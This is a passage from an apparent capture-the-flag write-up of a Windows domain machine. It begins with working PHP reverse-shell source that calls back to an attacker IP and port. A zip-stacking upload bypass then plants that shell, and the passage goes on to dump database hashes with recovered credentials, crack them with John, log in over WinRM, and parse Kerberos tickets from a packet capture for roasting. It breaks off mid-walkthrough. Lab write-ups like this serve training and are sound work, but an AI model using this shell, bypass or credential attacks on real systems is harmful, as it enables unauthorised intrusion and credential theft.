// read/write method for blocking streams (e.g. for STDOUT and STDERR on Windows OS)
// we must read the exact byte length from a stream and not a single byte more
private function brw($input, $output, $iname, $oname) {
$size = fstat($input)['size'];
if ($this->os === 'WINDOWS' && $iname === 'STDOUT' && $this->clen) {
// for some reason Windows OS pipes STDIN into STDOUT
// we do not like that
// so we need to discard the data from the stream
while ($this->clen > 0 && ($bytes = $this->clen >= $this->buffer ? $this->buffer : $this->clen) && $this->read($input, $iname, $bytes)) {
$this->clen -= $bytes;
$size -= $bytes;
}
}
while ($size > 0 && ($bytes = $size >= $this->buffer ? $this->buffer : $size) && ($data = $this->read($input, $iname, $bytes)) && $this->write($output, $oname, $data)) {
$size -= $bytes;
$this->dump($data); // script's dump
}
}
public function run() {
if ($this->detect() && !$this->daemonize()) {
$this->settings();
// ----- SOCKET BEGIN -----
$socket = @fsockopen($this->addr, $this->port, $errno, $errstr, 30);
if (!$socket) {
echo "SOC_ERROR: {$errno}: {$errstr}\n";
} else {
stream_set_blocking($socket, false); // set the socket stream to non-blocking mode | returns 'true' on Windows OS
// ----- SHELL BEGIN -----
$process = @proc_open($this->shell, $this->descriptorspec, $pipes, null, null);
if (!$process) {
echo "PROC_ERROR: Cannot start the shell\n";
} else {
foreach ($pipes as $pipe) {
stream_set_blocking($pipe, false); // set the shell streams to non-blocking mode | returns 'false' on Windows OS
}
// ----- WORK BEGIN -----
$status = proc_get_status($process);
@fwrite($socket, "SOCKET: Shell has connected! PID: {$status['pid']}\n");
do {
$status = proc_get_status($process);
if (feof($socket)) { // check for end-of-file on SOCKET
echo "SOC_ERROR: Shell connection has been terminated\n"; break;
} else if (feof($pipes[1]) || !$status['running']) { // check for end-of-file on STDOUT or if process is still running
echo "PROC_ERROR: Shell process has been terminated\n"; break; // feof() does not work with blocking streams
} // use proc_get_status() instead
$streams = array(
'read' => array($socket, $pipes[1], $pipes[2]), // SOCKET | STDOUT | STDERR
'write' => null,
'except' => null
);
$num_changed_streams = @stream_select($streams['read'], $streams['write'], $streams['except'], 0); // wait for stream changes | will not wait on Windows OS
if ($num_changed_streams === false) {
echo "STRM_ERROR: stream_select() failed\n"; break;
} else if ($num_changed_streams > 0) {
if ($this->os === 'LINUX') {
if (in_array($socket , $streams['read'])) { $this->rw($socket , $pipes[0], 'SOCKET', 'STDIN' ); } // read from SOCKET and write to STDIN
if (in_array($pipes[2], $streams['read'])) { $this->rw($pipes[2], $socket , 'STDERR', 'SOCKET'); } // read from STDERR and write to SOCKET
if (in_array($pipes[1], $streams['read'])) { $this->rw($pipes[1], $socket , 'STDOUT', 'SOCKET'); } // read from STDOUT and write to SOCKET
} else if ($this->os === 'WINDOWS') {
// order is important
if (in_array($socket, $streams['read'])/*------*/) { $this->rw ($socket , $pipes[0], 'SOCKET', 'STDIN' ); } // read from SOCKET and write to STDIN
if (($fstat = fstat($pipes[2])) && $fstat['size']) { $this->brw($pipes[2], $socket , 'STDERR', 'SOCKET'); } // read from STDERR and write to SOCKET
if (($fstat = fstat($pipes[1])) && $fstat['size']) { $this->brw($pipes[1], $socket , 'STDOUT', 'SOCKET'); } // read from STDOUT and write to SOCKET
}
}
} while (!$this->error);
// ------ WORK END ------
foreach ($pipes as $pipe) {
fclose($pipe);
}
proc_close($process);
}
// ------ SHELL END ------
fclose($socket);
}
// ------ SOCKET END ------
}
}
}
echo '<pre>';
// change the host address and/or port number as necessary
$sh = new Shell('10.10.14.72', 9001);
$sh->run();
unset($sh);
// garbage collector requires PHP v5.3.0 or greater
// @gc_collect_cycles();
echo '</pre>';
?>
1
zip mal.zip shell.php

Uploading mal.zip to the website.

Again it failed.
ZIP Concatenation Attack or ZIP Stack Attack
So we need to bypass this filter and this can be done by using a zip stacked attack.
We need to create a normal zip file containing a legit file that is accepted by the server.
1
2
touch legit.pdf
zip legit.zip legit.pdf

Now we create another zip and this will be our malicious zip containing the shell.php
1
zip mal.zip shell.php

Now we have 2 zip files one is legit and another is malicious.
Now we need to stack them.
1
cat legit.zip mal.zip > stacked.zip

Starting a listener on port 9001 as specified in the php reverse shell.
Uploading the stacked.zip to the webpage.

It says successfully uploaded, now triggering it by going over to the provided link.

Earlier it hit legit.php which is showing errors, so modified the path and called our file shell.php and on our listener we get a shell.

Enumeration as xamppuser
Enumerating the box as the xamppuser.

Looking over the privileges.

Looking in the webserver root we have these directories.

Looking at the db.php file, we have credentials for the mysql database, saving them to a file.
Enumerating the users on the box which have shell access.

Dumping the database hashes.
Lets check with the database first.
We can find the mysql.exe on the host in C:\xampp\mysql\bin\mysql.exe
1
.\mysql.exe -u 'certificate_webapp_user' -p'cert!f!c@teDBPWD'

It hangs!
So lets run the query within the single line too.
1
.\mysql.exe -u 'certificate_webapp_user' -p'cert!f!c@teDBPWD' -e 'show databases;'

Lets use the certificate_webapp_db database and list all the tables in it.
1
.\mysql.exe -u 'certificate_webapp_user' -p'cert!f!c@teDBPWD' -e 'use certificate_webapp_db;show tables;'

Now listing the users table.
1
.\mysql.exe -u 'certificate_webapp_user' -p'cert!f!c@teDBPWD' -e 'use certificate_webapp_db;select * from users;'

And we have some hashes.
Shell as Sara.B
I will save these hashes to a file and try to crack them using john.

Cracking with John The Ripper
1
john --wordlist=/usr/share/wordlists/rockyou.txt hashes.txt

These are bcrypt hashes and it only cracked for Sara.B
Lets verify her credentials using netexec.
1
nxc smb 10.129.245.51 -u 'sara.b' -p 'Blink182'

Checking for the Winrm access.
1
nxc winrm 10.129.245.51 -u 'sara.b' -p 'Blink182'

Lets get on the box as Sara.B and see what we can find, we are going to use evil-winrm-py to connect.
1
python3 /opt/winrmexec/evil_winrmexec.py certificate.htb/sara.b:'Blink182'@dc01.certificate.htb -dc-ip 10.129.169.250

In documents folder we have a directory as WS-01 host containing a Description.txt and a WS-01_PktMon.pcap file.
I will download these both my local machine.

Looking at these files.

PCAP Analysis in Wireshark
Going over through the .pcap file.

I searched through all of the SMB2 protocol and didnt seem to find anything.
Also there is a kerberos protocol present in the pcap file too.

This contains the AS-REQ from the users.

In one of the packets there is a user named Lion.SK.
Shell as Lion.SK
There is tool which can extract the ASREP request for us.
https://github.com/jalvarezz13/Krb5RoastParser
Running this tool…, we can get the AS_REQ.
1
python3 krb5_roast_parser.py ../WS-01_PktMon.pcap as_req

Getting the AS_REP.
1
python3 krb5_roast_parser.py ../WS-01_PktMon.pcap as_rep

And finally the TGS_REP
1
python3 krb5_roast_parser.py ../WS-01_PktMon.pcap tgs_rep
